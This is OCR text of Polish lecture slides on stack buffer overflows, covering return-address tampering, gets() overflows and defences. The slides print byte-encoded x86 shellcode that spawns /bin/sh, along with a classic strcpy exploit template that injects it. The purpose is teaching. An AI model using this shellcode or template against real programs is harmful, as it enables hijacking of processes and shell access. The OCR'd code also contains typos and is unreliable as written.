
Zmiana przebiegu programu

```
INT FUNKCJA (A,B,C)
{
    INT *X;
    X = &A -1; <-
    *X += 7;
}

INT MAIN()
{
    INT A = 1;
    FUNKCJA(1,2,3);
    A = 5
    PRINTF("%D\N", A);
}
```




Zmiana przebiegu programu

```
INT FUNKCJA (A,B,C)
{
    INT *X;
    X = &A -1;
    *X += 7; <-
}

INT MAIN()
{
    INT A = 1;
    FUNKCJA(1,2,3);
    A = 5
    PRINTF("%D\N", A);
}
```



Zmiana przebiegu programu

```
INT FUNKCJA (A,B,C)
{
    INT *X;
    X = &A -1;
    *X += 7;
}

INT MAIN()
{
    INT A = 1;
    FUNKCJA(1,2,3);
    A = 5
    PRINTF("%D\N", A); <-
}
```




Przepełnianie bufora

Bufor

- Ciągły fragment pamięci (tablica)
- Przechowywany na stosie

Przepełnienie bufora

```
INT MAIN()
{
    CHAR BUFOR[16]; <-
    GETS(BUFOR);
}
```




Przepełnienie bufora

```
INT MAIN()
{
    CHAR BUFOR[16];
    GETS(BUFOR); <-
}
```

UŻYTKOWNIK WPISUJE:

AAAAAAAAAAAAAAAAAA




Przepełnienie bufora

```
INT MAIN()
{
    CHAR BUFOR[16];
    GETS(BUFOR);
}<-
```

UŻYTKOWNIK WPISUJE:

AAAAAAAAAAAAA



Dlaczego to jest niebezpieczne

- Jeżeli nikt nie wprowadza “złośliwego” ciągu znaków do bufora:
  - Przeważnie - spowoduje zakończenie programu z błędem (Segmentation fault)
  - Rzadko - wykona udany skok do jakiejś instrukcji
- Jeżeli ktoś próbuje przejąć kontrolę nad programem:
  - Może doprowadzić do utworzenia powłoki w kontekscie atakowanego procesu

Shellcode

```
Int main()
{
    char *nazwa[2];
    nazwa[0] = “/bin/sh”;
    nazwa[1] = NULL;
    execvp(nazwa[0], nazwa, NULL);
    exit(0);
}
```

Shellcode – assembler

\xe9\x2a\x00\x00\x00\x5e\x89\x76
\x08\xc6\x46\x07\x00\xc7\x46\x0c
\x00\x00\x00\x00\xb8\x0b\x00\x00
\x00\x89\xf3\x8d\x4e\x08\x8d\x56
\x0c\xcd\x80\xb8\x01\x00\x00\x00
\xbb\x00\x00\x00\x00\xcd\x80\xe8
\xd1\xff\xff\xff/bin/sh

Shellcode – assembler (poprawiony)

\xeb\x1c\x5e\x89\x76\x08\x31\xc0
\x88\x46\x07\x89\x46\x0c\xb0\x0b
\x89\xf3\x8d\x4e\x08\x8d\x56\x0c
\xcd\x80\x31\xdb\x89\xd8\x40\xcd
\x80\xe8\xdc\xff\xff\xff/bin/sh

Przykład

```
CHAR SHELLCODE[]=
"\xEB\x1C\x5E\x89\x76\x08\x31\xC0\x88\x46\x07\x89\x46\x0C\xB0"
"\x0B\x89\xF3\x8D\x4E\x08\x8D\x56\x0C\xCD\x80\x31\xDB\x89\xD8"
"\x40\xCD\x80\xE8\xDC\xFF\xFF\xFF/BIN/SH";

CHAR DUZY_LANCUCH[128];

INT MAIN()
{
CHAR BUFOR[96];
INT I;
INT *WSK = (INT *) DUZY_LANCUCH;
FOR (I=0; I < 32; I++)
*(WSK+I) = (INT) BUFOR;
FOR (I=0; I < STRLEN(SHELLCODE); I++)
DUZY_LANCUCH[I] = SHELLCODE[I];
STRCPY(BUFOR, DUZY_LANCUCH);
}
```

Jak bronić się przed błędami

- Nie używać funkcji, które nie sprawdzają czy wprowadzane dane nie przekraczają zakresu (np. gets).
- Funkcji, które zapewniają kontrolę zakresu używać właściwie:

```
CHAR BUFOR[4];
FGETS(BUFOR, 20, STDIN);
```

(ewidentny błąd)

Jak je znajdować

- Wyszukiwanie wzorca w tekscie jest dość dobrą metodą (grep...)
- Używać odpowiednich narzędzi (np. STOBO – Systematic Testing Of Buffer Overflow)